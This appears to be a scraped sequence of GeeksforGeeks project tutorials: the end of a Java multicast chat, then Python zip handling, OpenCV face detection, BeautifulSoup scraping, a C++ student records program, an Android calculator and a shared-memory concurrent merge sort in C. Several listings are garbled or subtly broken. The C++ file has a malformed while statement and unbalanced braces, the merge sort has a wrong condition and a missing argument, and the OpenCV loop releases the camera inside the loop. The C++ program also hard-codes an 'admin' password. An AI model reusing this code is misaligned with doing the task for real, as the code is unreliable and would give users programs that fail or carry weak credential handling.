    @Override
    public void run()
    {
        while(!GroupChat.finished)
        {
            byte[] buffer = new byte[ReadThread.MAX_LEN];
            DatagramPacket datagram = new
                DatagramPacket(buffer,buffer.length,group,port);
            String message;

            try
            {
                socket.receive(datagram);
                message = new
                    String(buffer,0,datagram.getLength(),"UTF-8");
                if(!message.startsWith(GroupChat.name))
                    System.out.println(message);
            }
            catch(IOException e)
            {
                System.out.println("Socket closed!");
            }
        }
    }
}
}
}

```

Save the file as `GroupChat.java` and compile it using `javac` and then run the program using two command line arguments as specified. A multicast host is specified by a class D IP address and by a standard UDP port number. Class D IP addresses are in the range 224.0.0.0 to 239.255.255.255, inclusive. The address 224.0.0.0 is reserved and should not be used.

Here is a sample output of the above program:

multicast socket api in java



multicast socket api in java1



multicast socket api in java12



We have used the multicast host IP address as 239.0.0.0 and the port number as 1234 (since the port numbers 0 through 1023 are reserved). There are 3 members in the group: Ironman, CaptainAmerica, and Groot. Start all three terminals first before sending the message, otherwise messages which are sent before starting the terminal are lost (since there is no facility of buffer incorporated to store the messages.) We need two threads in this application. One for accepting the user input (using the java.util.Scanner class) and the other for reading the messages sent from other clients. Hence I have separated the thread which does the reading work into ReadThread class. For leaving the group, any of the user can type in Exit to terminate the session.

The above program is executed on a single machine. Socket programming is meant for distributed programming. The same piece of code snippet when present on different machines which have Java installed can satisfy that requirement. This is just the bare bones service logic. The project would be even more fascinating if the front-end is developed. You can use Java's AWT (Abstract Window Toolkit) or its advanced counterpart, Java Swing to develop the front end. Since this wouldn't be part of Socket programming I'm leaving it untouched without getting into the details.

Additional points:

- You can incorporate network security feature by performing encryption before sending the message over the network.
- Primitive techniques such as Caesar cipher or advanced methods such as RSA can be used to perform encryption-decryption. You can try using Java's RMI (Remote Method Invocation) to perform the same task.
- Here, you can leverage the abstraction offered by Java to maximum extent. However, if your primary objective is efficiency, then Socket programming is the best choice. Since it doesn't require any run time support, it is a bit faster compared to RMI.

This article is contributed by **Aditya ch**. If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

GBlog
Java
Project

Working with zip files in Python

This article explains how one can perform various operations on a zip file using a simple python program.

What is a zip file?

ZIP is an archive file format that supports lossless data compression. By lossless compression, we mean that the compression algorithm allows the original data to be perfectly reconstructed from the compressed data. So, a ZIP file is a single file containing one or more compressed files, offering an ideal way to make large files smaller and keep related files together.

Why do we need zip files?

- To reduce storage requirements.
- To improve transfer speed over standard connections.

To work on zip files using python, we will use an inbuilt python module called [zipfile](#).

1. Extracting a zip file

```
# importing required modules
from zipfile import ZipFile

# specifying the zip file name
file_name = "my_python_files.zip"

# opening the zip file in READ mode
with ZipFile(file_name, 'r') as zip:
    # printing all the contents of the zip file
    zip.printdir()

# extracting all the files
print('Extracting all the files now...')
zip.extractall()
print('Done!')
```

The above program extracts a zip file named "my_python_files.zip" in the same directory as of this python script.

The output of above program may look like this:

zip3



Let us try to understand the above code in pieces:

```
from zipfile import ZipFile
```

ZipFile is a class of zipfile module for reading and writing zip files. Here we import only class ZipFile from zipfile module.

```
with ZipFile(file_name, 'r') as zip:
```

Here, a ZipFile object is made by calling ZipFile constructor which accepts zip file name and mode parameters. We create a ZipFile object in **READ** mode and name it as **zip**.

```
zip.printdir()
```

printdir() method prints a table of contents for the archive.

```
zip.extractall()
```

extractall() method will extract all the contents of the zip file to the current working directory. You can also call **extract()** method to extract any file by specifying its path in the zip file.

For example:

```
zip.extract('python_files/python_wiki.txt')
```

This will extract only the specified file.

If you want to read some specific file, you can go like this:

```
data = zip.read(name_of_file_to_read)
```

2. Writing to a zip file

Consider a directory (folder) with such a format:

zip1



Here, we will need to crawl whole directory and its sub-directories in order to get a list of all file-paths before writing them to a zip file.

The following program does this by crawling the directory to be zipped:

```
# importing required modules
from zipfile import ZipFile
import os

def get_all_file_paths(directory):

# initializing empty file paths list
```

```

file_paths = []

# crawling through directory and subdirectories
for root, directories, files in os.walk(directory):
    for filename in files:
        # join the two strings in order to form the full filepath.
        filepath = os.path.join(root, filename)
        file_paths.append(filepath)

# returning all file paths
return file_paths

def main():
    # path to folder which needs to be zipped
    directory = './python_files'

    # calling function to get all file paths in the directory
    file_paths = get_all_file_paths(directory)

    # printing the list of all files to be zipped
    print('Following files will be zipped:')
    for file_name in file_paths:
        print(file_name)

    # writing files to a zipfile
    with ZipFile('my_python_files.zip','w') as zip:
        # writing each file one by one
        for file in file_paths:
            zip.write(file)

    print('All files zipped successfully!')

if __name__ == "__main__":
    main()

```

The output of above program looks like this:

zip2



Let us try to understand above code by dividing into fragments:

```

def get_all_file_paths(directory):
    file_paths = []

    for root, directories, files in os.walk(directory):
        for filename in files:
            filepath = os.path.join(root, filename)
            file_paths.append(filepath)

    return file_paths

```

First of all, to get all file paths in our directory, we have created this function which uses the **os.walk()** method. In each iteration, all files present in that directory are appended to a list called **file_paths**.

In the end, we return all the file paths.

```
file_paths = get_all_file_paths(directory)
```

Here we pass the directory to be zipped to the **get_all_file_paths()** function and obtain a list containing all file paths.

```
with ZipFile('my_python_files.zip','w') as zip:
```

Here, we create a ZipFile object in WRITE mode this time.

```

for file in file_paths:
    zip.write(file)

```

Here, we write all the files to the zip file one by one using **write** method.

3. Getting all information about a zip file

```

# importing required modules
from zipfile import ZipFile
import datetime

```

```
# specifying the zip file name
file_name = "example.zip"

# opening the zip file in READ mode
with ZipFile(file_name, 'r') as zip:
    for info in zip.infolist():
        print(info.filename)
        print("\tModified:\t" + str(datetime.datetime(*info.date_time)))
        print("\tSystem:\t\t" + str(info.create_system) + '(0 = Windows, 3 = Unix)')
        print("\tZIP version:\t" + str(info.create_version))
        print("\tCompressed:\t" + str(info.compress_size) + ' bytes')
        print("\tUncompressed:\t" + str(info.file_size) + ' bytes')
```

The output of above program may look like this:

zip4



```
for info in zip.infolist():
```

Here, **infolist()** method creates an instance of **ZipInfo** class which contains all the information about the zip file.

We can access all information like last modification date of files, file names, system on which files were created, Zip version, size of files in compressed and uncompressed form, etc.

This article is contributed by **Nikhil Kumar**. If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

GBlog
Project
Python

Opencv Python Program for face detection

The objective of the program given is to detect object of interest(face) in real time and to keep tracking of the same object. This is a simple example of how to detect face in Python. You can try to use training samples of any other object of your choice to be detected by training the classifier on required objects.

Here is the steps to download the requirements below.

Steps:

1. Download Python 2.7.x version, numpy and Opencv 2.7.x version. Check if your Windows either 32 bit or 64 bit is compatible and install accordingly.
2. Make sure that numpy is running in your python then try to install opencv.
3. Put the haarcascade_eye.xml & haarcascade_frontalface_default.xml files in the same folder (links given in below code).

Implementation

```
# OpenCV program to detect face in real time
# import libraries of python OpenCV
# where its functionality resides
import cv2

# load the required trained XML classifiers
# https://github.com/Itseez/opencv/blob/master/
# data/haarcascades/haarcascade_frontalface_default.xml
# Trained XML classifiers describes some features of some
# object we want to detect a cascade function is trained
# from a lot of positive(faces) and negative(non-faces)
# images.
face_cascade = cv2.CascadeClassifier('haarcascade_frontalface_default.xml')

# https://github.com/Itseez/opencv/blob/master
# /data/haarcascades/haarcascade_eye.xml
# Trained XML file for detecting eyes
```

```

eye_cascade = cv2.CascadeClassifier('haarcascade_eye.xml')

# capture frames from a camera
cap = cv2.VideoCapture(0)

# loop runs if capturing has been initialized.
while 1:

    # reads frames from a camera
    ret, img = cap.read()

    # convert to gray scale of each frames
    gray = cv2.cvtColor(img, cv2.COLOR_BGR2GRAY)

    # Detects faces of different sizes in the input image
    faces = face_cascade.detectMultiScale(gray, 1.3, 5)

    for (x,y,w,h) in faces:
        # To draw a rectangle in a face
        cv2.rectangle(img,(x,y),(x+w,y+h),(255,255,0),2)
        roi_gray = gray[y:y+h, x:x+w]
        roi_color = img[y:y+h, x:x+w]

        # Detects eyes of different sizes in the input image
        eyes = eye_cascade.detectMultiScale(roi_gray)

        #To draw a rectangle in eyes
        for (ex,ey,ew,eh) in eyes:
            cv2.rectangle(roi_color,(ex,ey),(ex+ew,ey+eh),(0,127,255),2)

    # Display an image in a window
    cv2.imshow('img',img)

    # Wait for Esc key to stop
    k = cv2.waitKey(30) & 0xff
    if k == 27:
        break

    # Close the window
    cap.release()

# De-allocate any associated memory usage
cv2.destroyAllWindows()

```

Output:



References:

- <https://www.youtube.com/v=WfdYYNamHZ8>
- http://docs.opencv.org/2.4/modules/objdetect/doc/cascade_classification.html?highlight=cascadeclassifier#cascadeclassifier
- <http://www.multimedia-computing.de/mediawiki/images/5/52/MRL-TR-May02-revised-Dec02.pdf>

This article is contributed by **Afzal Ansari**. If you like GeeksforGeeks and would like to contribute, you can also write an article using [contribute.geeksforgeeks.org](https://www.geeksforgeeks.org/contribute/) or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

Project
Python
Image-Processing
OpenCV

Implementing Web Scrapping in Python with BeautifulSoup

There are mainly two ways to extract data from a website:

- Use the API of the website (if it exists). For example, Facebook has the Facebook Graph API which allows retrieval of data posted on Facebook.
- Access the HTML of the webpage and extract useful information/data from it. This technique is called web scrapping or web harvesting or web data extraction.

This article discusses the steps involved in web scrapping using implementation of Web Scrapping in Python with BeautifulSoup

Steps involved in web scrapping:

1. Send a HTTP request to the URL of the webpage you want to access. The server responds to the request by returning the HTML content of the webpage.

For this task, we will use a third-party HTTP library for python requests.

2. Once we have accessed the HTML content, we are left with the task of parsing the data. Since most of the HTML data is nested, we cannot extract data simply through string processing. One needs a parser which can create a nested/tree structure of the HTML data.

There are many HTML parser libraries available but the most advanced one is `html5lib`.

3. Now, all we need to do is navigating and searching the parse tree that we created, i.e. tree traversal. For this task, we will be using another third-party python library, `Beautiful Soup`. It is a Python library for pulling data out of HTML and XML files.

Step 1: Installing the required third-party libraries

- Easiest way to install external libraries in python is to use `pip`. `pip` is a package management system used to install and manage software packages written in Python.

All you need to do is:

```
pip install requests
pip install html5lib
pip install bs4
```

- Another way is to download them manually from these links:
 - [requests](#)
 - [html5lib](#)
 - [beautifulsoup4](#)

Step 2: Accessing the HTML content from webpage

```
import requests
URL = "http://www.geeksforgeeks.org/data-structures/"
r = requests.get(URL)
print(r.content)
```

Let us try to understand this piece of code.

- First of all import the `requests` library.
- Then, specify the URL of the webpage you want to scrape.
- Send a HTTP request to the specified URL and save the response from server in a response object called `r`.
- Now, as `print r.content` to get the **raw HTML content** of the webpage. It is of 'string' type.

Step 3: Parsing the HTML content

```
#This will not run on online IDE
import requests
from bs4 import BeautifulSoup

URL = "http://www.values.com/inspirational-quotes"
r = requests.get(URL)

soup = BeautifulSoup(r.content, 'html5lib')
print(soup.prettify())
```

A really nice thing about BeautifulSoup library is that it is build on the top of the HTML parsing libraries like `html5lib`, `lxml`, `html.parser`, etc. So BeautifulSoup object and specify the parser library can be created at the same time.

In the example above,

```
soup = BeautifulSoup(r.content, 'html5lib')
```

We create a BeautifulSoup object by passing two arguments:

- **r.content** : It is the raw HTML content.
- **html5lib** : Specifying the HTML parser we want to use.

Now `soup.prettify()` is printed, it gives the visual representation of the parse tree created from the raw HTML content.

Step 4: Searching and navigating through the parse tree

Now, we would like to extract some useful data from the HTML content. The soup object contains all the data in nested structure which could be programmatically extracted. In our example, we are scraping a webpage consisting some quotes. So, we would like to create a program to save those quotes (and all relevant information about them).

```
#Python program to scrape website
#and save quotes from website
import requests
from bs4 import BeautifulSoup
import csv

URL = "http://www.values.com/inspirational-quotes"
r = requests.get(URL)
```

```
soup = BeautifulSoup(r.content, 'html5lib')

quotes=[] # a list to store quotes

table = soup.find('div', attrs = {'id':'container'})

for row in table.findAll('div', attrs = {'class':'quote'}):
    quote = {}
    quote['theme'] = row.h5.text
    quote['url'] = row.a['href']
    quote['img'] = row.img['src']
    quote['lines'] = row.h6.text
    quote['author'] = row.p.text
    quotes.append(quote)

filename = 'inspirational_quotes.csv'
with open(filename, 'wb') as f:
    w = csv.DictWriter(f,['theme','url','img','lines','author'])
    w.writeheader()
    for quote in quotes:
        w.writerow(quote)
```

Before moving on, we recommend you to go through the HTML content of the webpage which we printed using `soup.prettify()` method and try to find a pattern or a way to navigate to the quotes.

- It is noticed that all the quotes are inside a div container whose id is container. So, we find that div element (termed as table in above code) using **find()** method :


```
table = soup.find('div', attrs = {'id':'container'})
```

The first argument is the HTML tag you want to search and second argument is a dictionary type element to specify the additional attributes associated with that tag. **find()** method returns the first matching element. You can try to print **table.prettify()** to get a sense of what this piece of code does.

- Now, in the table element, one can notice that each quote is inside a div container whose class is quote. So, we iterate through each div container whose class is quote.

Here, we use `findAll()` method which is similar to `find` method in terms of arguments but it returns a list of all matching elements. Each quote is now iterated using a variable called **row**.

Here is one sample row HTML content for better understanding:



Now consider this piece of code:

```
for row in table.findAll('div', attrs = {'class':'quote'}):
    quote = {}
    quote['theme'] = row.h5.text
    quote['url'] = row.a['href']
    quote['img'] = row.img['src']
    quote['lines'] = row.h6.text
    quote['author'] = row.p.text
    quotes.append(quote)
```

We create a dictionary to save all information about a quote. The nested structure can be accessed using dot notation. To access the text inside an HTML element, we use **.text** :

```
quote['theme'] = row.h5.text
```

We can add, remove, modify and access a tag's attributes. This is done by treating the tag as a dictionary:

```
quote['url'] = row.a['href']
```

Lastly, all the quotes are appended to the list called **quotes**.

- Finally, we would like to save all our data in some CSV file.

```
filename = 'inspirational_quotes.csv'
with open(filename, 'wb') as f:
    w = csv.DictWriter(f,['theme','url','img','lines','author'])
    w.writeheader()
    for quote in quotes:
        w.writerow(quote)
```

Here we create a CSV file called `inspirational_quotes.csv` and save all the quotes in it for any further use.

So, this was a simple example of how to create a web scraper in Python. From here, you can try to scrap any other website of your choice. In case of any queries, post them below in comments section.

Note : Web Scrapping is considered as illegal in many cases. It may also cause your IP to be blocked permanently by a website.

This blog is contributed by **Nikhil Kumar**. If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Student Data Management in C++

Databases are being used in every aspect of our lives right now. Trillions of bytes of data are being stored in servers around the world. SQL is one of the most basic methods to use such a database. But have you ever thought about using C++ to maintain such a database. In this post, we will talk about implementing different views on a text file according to the type of user and edit accordingly.

The data stored using this code are:

- 1) Registration number
- 2) Name
- 3) Marks in CSE1001
- 4) Marks in CSE1002
- 5) Proctor ID

Following code is a simple implementation of Student Management Project written in C++

```
//Include all the necessary libraries.
#include<stdio.h>
#include<iostream>
#include<fstream>
#include<string.h>

using namespace std;

int main(){
    //Considering the max length of data entered (name) to be 15.
    char data[15];
    int n = 0, option = 0, count_n = 0;
    //This is the initial mark allotted to a subject.
    string empty = "00";
    string proctor = "";
    //Name of the file in which DB is stored.
    ifstream f("Example.txt");
    string line;

    //The following for loop counts the total number of lines in the file.
    for (int i = 0; std::getline(f, line); ++i){
        count_n++;}

    while(option != 6){
        //This prints out all the available options in the DB
        cout << "\nAvailable operations: \n1. Add New Students\n2."
            << "Student Login\n3. Faculty Login\n4. Proctor Login\n5. Admin View\n"
            << "6. Exit\nEnter option: ";
        cin >> option;

        if(option == 1){
            cout << "Enter the number of students: ";
            cin >> n;

            count_n = count_n + n;

            for (int i = 0; i < n; i++){
                ofstream outfile;
                outfile.open("Example.txt", ios::app);
                //The entire data of a single student is stored line-by-line.
                cout << "Enter your registration number: ";
                cin >> data;
                outfile << data << "\t";

                cout << "Enter your name: ";
                cin >> data;
                int len = strlen(data);

                while (len < 15){
                    data[len] = ' ';
                    len = len + 1;
                }
                outfile << data << "\t";
                //Inserting empty data initially into the file
                outfile << empty << "\t";
                outfile << empty << "\t";
```

```

cout << "Enter your proctor ID: ";
cin >> proctor;

outfile << proctor << endl;
}}

else if (option == 2){
char regno[9];
cout << "Enter your registration number: ";
cin >> regno;
ifstream infile;
int check = 0;
infile.open("Example.txt",ios::in);

//This loop prints out the data according to the registration number specified.
while (infile >> data){
if (strcmp(data,regno) == 0){
    cout << "nRegistration Number: " << data << endl;
    infile >> data;
    cout << "Name: " << data << endl;

    infile >> data;
    cout << "CSE1001 mark: " << data << endl;

    infile >> data;
    cout << "CSE1002 mark: " << data << endl;

    infile >> data;
    cout << "Proctor ID: " << data << endl;

    infile.close();
    check = 1;}
}

if (check == 0){
    cout << "No such registration number found!" << endl;}
}

//This loop is used to view and add marks to the database of a student.
else if (option == 3){
char subcode[7];
cout << "Enter your subject code: ";
cin >> subcode;
string code1 = "CSE1001", code2 = "CSE1002", mark = "";
ifstream infile;
int check = 0;

cout << "nAvailable operations: \n1. Add data about marks\n"
    << "2. View data\nEnter option: ";
cin >> option;

if (option == 1){
    cout << "Warning! You would need to add mark"
        << "details for all the students!" << endl;
    for(int i = 0; i < count_n; i++){
        fstream file("Example.txt");

        //The seek in file has been done according to the length
        //of the data being inserted. It needs to be adjusted accordingly
        //for different lengths of data.

        if(strcmp(subcode,code1.c_str()) == 0){
            file.seekp(26+37*i, std::ios_base::beg);
            cout << "Enter the mark of student#" << (i+1) << " : ";
            cin >> mark;
            file.write(mark.c_str(),2);}

        if(strcmp(subcode,code2.c_str()) == 0){
            file.seekp(29+37*i, std::ios_base::beg);
            cout << "Enter the mark of student#" << (i+1) << " : ";
            cin >> mark;
            file.write(mark.c_str(),2);}
        }
    }

//This loop is used to view marks of a student.
//The extra infile commands have been used to get a specific mark
//only since the data has been separated by a tab space.

else if(option == 2){
    infile.open("Example.txt",ios::in);
    if (strcmp(subcode,code1.c_str()) == 0){

```

```

    cout << "Registration number - Marks\n" << endl;
    while(infile >> data){
        cout << data;
        infile >> data;
        while(infile >> data;
        cout << " - " << data << endl;
        infile >> data;
        infile >> data;
        check = 1;
    }
}

infile.close();
infile.open("Example.txt",ios::in);

if(strcmp(subcode,code2.c_str()) == 0){
    cout << "Registration number - Marks\n" << endl;
    while(infile >> data){
        cout << data;
        infile >> data;
        infile >> data;
        infile >> data;
        cout << " - " << data << endl;
        infile >> data;
        check = 1;
    }
}

infile.close();

if (check == 0){
    cout << "No such subject code found!" << endl;
}

}

//This loop displays all the details of students under the same proctor ID.

else if (option == 4){
    char procid[7];
    cout << "Enter your proctor ID: ";
    cin >> procid;
    int check = 1;
    char temp1[100], temp2[100], temp3[100];
    char temp4[100], id[100];
    ifstream infile;
    infile.open("Example.txt",ios::in);

    while (infile >> temp1){
        infile >> temp2;
    infile >> temp3;
    infile >> temp4;
    infile >> id;

    if (strcmp(id,procid) == 0){
        cout << "\nRegistration Number: " << temp1 << endl;
        cout << "Name: " << temp2 << endl;
        cout << "CSE1001 Mark: " << temp3 << endl;
        cout << "CSE1002 Mark: " << temp4 << endl;
        check = 1;
    }
}

if (check == 0){
    cout << "No such proctor ID found!" << endl;
}

//This loop acts as an admin view to see all the data in the file.

else if(option == 5){
    char password[25];
    cout << "Enter the admin password: ";
    cin >> password;

    //This variable value can be changed according to your requirement
    //of the administrator password.

    string admin_pass = "admin";

    if (strcmp(password,admin_pass.c_str()) == 0){
        cout << "Reg No.   \tName\tCSE1001\tCSE1002\tProctor ID" << endl;
        ifstream infile;
        infile.open("Example.txt",ios::in);
        char data[20];

```

```

while(infile >> data){
    cout << data << "\t";
    infile >> data;
    cout << data << "\t";
    infile >> data;
    cout << data << "\t";
    infile >> data;
    cout << data << "\t";
    infile >> data;
    cout << data << endl;
}
}
}
}}

```

Output:

```

Available operations:
1. Add New Students
2. Student Login
3. Faculty Login
4. Proctor Login
5. Admin View
6. Exit
Enter option: 1
Enter the number of students: 2
Enter your registration number: 15BCE2083
Enter your name: Dheeraj
Enter your proctor ID: 1001
Enter your registration number: 15BCE2082
Enter your name: Rohan
Enter your proctor ID: 1002

Available operations:
1. Add New Students
2. Student Login
3. Faculty Login
4. Proctor Login
5. Admin View
6. Exit
Enter option: 3
Enter your subject code: CSE1001

Available operations:
1. Add data about marks
2. View data
Enter option: 1
Warning! You would need to add mark details for all the students!
Enter the mark of student#1 : 52
Enter the mark of student#2 : 89
No such subject code found!

Available operations:
1. Add New Students
2. Student Login
3. Faculty Login
4. Proctor Login
5. Admin View
6. Exit
Enter option: 5
Enter the admin password: admin
Reg No.    Name CSE1001 CSE1002 Proctor ID
15BCE2083 Dheeraj 52 00 1001
15BCE2082 Rohan 89 00 1002

Available operations:
1. Add New Students
2. Student Login
3. Faculty Login
4. Proctor Login
5. Admin View
6. Exit
Enter option: 6

-----
(program exited with code: 0)
Press return to continue

```

Do note that I have set the pointer position according to the length of the data I am entering in the text file. Some of the things which I had assumed are the registration number is always 9 characters long, subject code is either CSE1001/CSE1002, proctor ID is 4 characters long, marks is just 2 characters long. You

would need to change the code accordingly if you want to enter some other type of data.

This article is contributed by **Dheeraj Nair**. If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

Project
Technical Scripter

Creating a Calculator for Android devices

This post describes how to create a calculator application especially to help in competitive coding for android devices. The apk created can be used to install the application on different devices. The project has been designed for entry level android programmers.

The Calculator Application

- The calculator can handle arbitrary large numbers
- Arithmetic operations implemented : **+, -, *, /**
- Boolean operations implemented : **and, or, not, xor**
- **Primality check, finding mod, exponent, GCD** operations have also been implemented

You will also need **Android Studio** to build and debug the application.

About the interface

First we will create the GUI of our application. Android simplifies our work by letting us separate the designing phase from other work. Layout's are used to create the screens that you see when you open an app on Android device. Each screen that you see usually has a different layout file and different java file to handle interactions related to that screen (also known as user interfaces) and together they comprise an activity in android. The layout designer contains most of the simple widgets that can be arranged with just drag and drop and even the attribute value for those can be set from the GUI.

- The interface of our calculator application will consist of a **grid layout** that will contain all the buttons. The button consists of 10 number buttons (0-9), buttons for arithmetics, boolean and miscellaneous operations.
There are some more widgets to display text that are known as **TextView** in android. We have five TextView , two to show input text, one to show operation selected and one for result. The one left widget is used to display some permanent information, in this case it's my name.
- The layouts reside in **res/layout** folder and are defined in xml format. So, create an **activity_main.xml** layout file in res/layout directory and copy the code below. If you are using Android Studio activity_main.xml will be created automatically when you create a new project.
- **Activity_main.xml** : This code creates a user interface for the user to interact with in an XML file. LinearLayout and RelativeLayout are used to arrange these widgets (say button) in a hierarchy. In relative layout you can arrange the children with positions related to each other whereas linear layout arranges them in a linear fashion.

Working of Interface

So that's it for our designing phase but we still have to define the brains behind our user interface. For example, the thing that will happen when you will click a particular button or interact with any other layout object. This brain behind the activity thing is contained in **MainActivity.java** file which handles all the responses to user interaction related to particular interface and can also perform additional work.

- **MainActivity.java**: Open mainactivity.java (this file is also created automatically) and copy the following code in it. Here the MainActivity sets the above xml file as it's corresponding interface and also handles interactions on that user interface, specifically the button clicks. Here is the code that goes into MainActivity.java file.

Performing calculations

The above class handles all user interactions and the only thing left is to calculate the actual result. Now we have to create one more class that handles all the calculation related work. This work has been separated from our MainActivity class. Create a new calculator class and copy the following code in it. This is used to handle all the calculations. Since all the member functions of this are defined as static, so we call them without making an object of calculator class.

- **CalculatorClass**

Button click animations

There is one more little thing left. We still have to define the animation related to button presses, as when you press a button it's zooms in and then goes back to it's normal size. These animation has been defined in a separate xml file and called when needed. Create a file **scale.xml** in **res/anim** folder and paste the following code in it.

```
<?xml version="1.0" encoding="utf-8"?>
<set xmlns:android="http://schemas.android.com/apk/res/android">
  <scale
    android:fromXScale="1.0"
    android:toXScale="2.0"
    android:fromYScale="1.0"
    android:toYScale="2.0"
    android:duration="50"/>
```

```
android:pivotY="50%"
android:pivotX="50%"
android:repeatCount="1"
android:repeatMode="reverse"/> </set>
```

That's it, you are set to go. You can run the project in an emulator by clicking the Run button or you can install the generated apk and run it in a physical android device. The project will run perfectly in 5 inch screen (1280*720 resolution is perfect). Here are some screenshot obtained from running the app in Yu Yuphoria.

Output:



This article is contributed by **Syed Hassan Ashraf**. If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

GBlog
Project
android

Concurrent Merge Sort in Shared Memory

Given a number 'n' and a n numbers, sort the numbers using **Concurrent** Merge Sort. (Hint: Try to use shmget, shmat system calls).

Part1: The algorithm (HOW?)

Recursively make two child processes, one for the left half, one of the right half. If the number of elements in the array for a process is less than 5, perform a **Insertion Sort**. The parent of the two children then merges the result and returns back to the parent and so on. But how do you make it concurrent?

Part2: The logical (WHY?)

The important part of the solution to this problem is not algorithmic, but to explain concepts of Operating System and kernel.

To achieve concurrent sorting, we need a way to make two processes to work on the same array at the same time. To make things easier Linux provides a lot of system calls via simple API endpoints. Two of them are, **shmget()** (for shared memory allocation) and **shmat()** (for shared memory operations). We create a shared memory space between the child process that we fork. Each segment is split into left and right child which is sorted, the interesting part being they are working concurrently! The shmget() requests the kernel to allocate a **shared page** for both the processes.

Why traditional fork() does not work?

The answer lies in what fork() actually does. From the documentation, "fork() creates a new process by duplicating the calling process". The child process and the parent process run in separate memory spaces. At the time of fork() both memory spaces have the same content. Memory writes, file-descriptor(fd) changes, etc, performed by one of the processes do not affect the other. Hence we need a shared memory segment.

```
// C program to implement concurrent merge sort
#include <sys/types.h>
```



```

#include <sys/ipc.h>
#include <sys/shm.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void insertionSort(int arr[], int n);
void merge(int a[], int l1, int h1, int h2);

void mergeSort(int a[], int l, int h)
{
    int i, len=(h-l+1);

    // Using insertion sort for small sized array
    if (len<=5)
    {
        insertionSort(a+l, len);
        return;
    }

    pid_t lpid, rpid;
    lpid = fork();
    if (!lpid<0)
    {
        // Lchild proc not created
        perror("Left Child Proc. not created\n");
        _exit(-1);
    }
    else if (lpid==0)
    {
        mergeSort(a, l+l+len/2-1);
        _exit(0);
    }
    else
    {
        rpid = fork();
        if (rpid<0)
        {
            // Rchild proc not created
            perror("Right Child Proc. not created\n");
            _exit(-1);
        }
        else if (rpid==0)
        {
            mergeSort(a, l+l+len/2, h);
            _exit(0);
        }
    }

    int status;

    // Wait for child processes to finish
    waitpid(lpid, &status, 0);
    waitpid(rpid, &status, 0);

    // Merge the sorted subarrays
    merge(a, l, l+l+len/2-1, h);
}

/* Function to sort an array using insertion sort*/
void insertionSort(int arr[], int n)
{
    int i, key, j;
    for (i = 1; i < n; i++)
    {
        key = arr[i];
        j = i-1;

        /* Move elements of arr[0..i-1], that are
        greater than key, to one position ahead
        of their current position */
        while (j >= 0 && arr[j] > key)
        {
            arr[j+1] = arr[j];
            j = j-1;
        }
        arr[j+1] = key;
    }
}

// Method to merge sorted subarrays
void merge(int a[], int l1, int h1, int h2)
{
    // We can directly copy the sorted elements

```

```

// in the final array, no need for a temporary
// sorted array.
int count=h2-l1+1;
int sorted[count];
int i=l1, k=h1+1, m=0;
while (i<=h1 && k<=h2)
{
    if (a[i]<a[k])
        sorted[m++]=a[i++];
    else if (a[k]<a[i])
        sorted[m++]=a[k++];
    else if (a[i]==a[k])
    {
        sorted[m++]=a[i++];
        sorted[m++]=a[k++];
    }
}

while (i<=h1)
    sorted[m++]=a[i++];

while (k<=h2)
    sorted[m++]=a[k++];

int arr_count = l1;
for (i=0; i<count; i++,l1++)
    a[l1] = sorted[i];
}

// To check if array is actually sorted or not
void isSorted(int arr[], int len)
{
    if (len==1)
    {
        printf("Sorting Done Successfully\n");
        return;
    }

    int i;
    for (i=1; i<len; i++)
    {
        if (arr[i]<arr[i-1])
        {
            printf("Sorting Not Done\n");
            return;
        }
    }
    printf("Sorting Done Successfully\n");
    return;
}

// To fill random values in array for testing
// purpose
void fillData(int a[], int len)
{
    // Create random arrays
    int i;
    for (i=0; i<len; i++)
        a[i] = rand();
    return;
}

// Driver code
int main()
{
    int shmid;
    key_t key = IPC_PRIVATE;
    int *shm_array;

    // Using fixed size array. We can uncomment
    // below lines to take size from user
    int length = 128;

    /* printf("Enter No of elements of Array:");
    scanf("%d",&length); */

    // Calculate segment length
    size_t SHM_SIZE = sizeof(int)*length;

    // Create the segment.
    if ((shmid = shmget(key, SHM_SIZE, IPC_CREAT | 0666)) < 0)
    {
        perror("shmget");
    }
}

```

```

    _exit(1);
}

// Now we attach the segment to our data space.
if ((shm_array = shmat(shmid, NULL, 0)) == (int *) -1)
{
    perror("shmat");
    _exit(1);
}

// Create a random array of given length
srand(time(NULL));
fillData(shm_array, length);

// Sort the created array
mergeSort(shm_array, 0, length-1);

// Check if array is sorted or not
isSorted(shm_array, length);

/* Detach from the shared memory now that we are
done using it. */
if (shmdt(shm_array) == -1)
{
    perror("shmdt");
    _exit(1);
}

/* Delete the shared memory segment. */
if (shmctl(shmid, IPC_RMID, NULL) == -1)
{
    perror("shmctl");
    _exit(1);
}

return 0;
}

```

Output:

```
Sorting Done Successfully
```

Performance improvements?

Try to time the code and compare its performance with the traditional sequential code. You would be surprised to know that sequential sort performance better!

When, say left child, access the left array, the array is loaded into the cache of a processor. Now when the right array is accessed (because of concurrent accesses), there is a cache miss since the cache is filled with left segment and then right segment is copied to the cache memory. This to-and-fro process continues and it degrades the performance to such a level that it performs poorer than the sequential code.

There are ways to reduce the cache misses by controlling the workflow of the code. But they cannot be avoided completely!

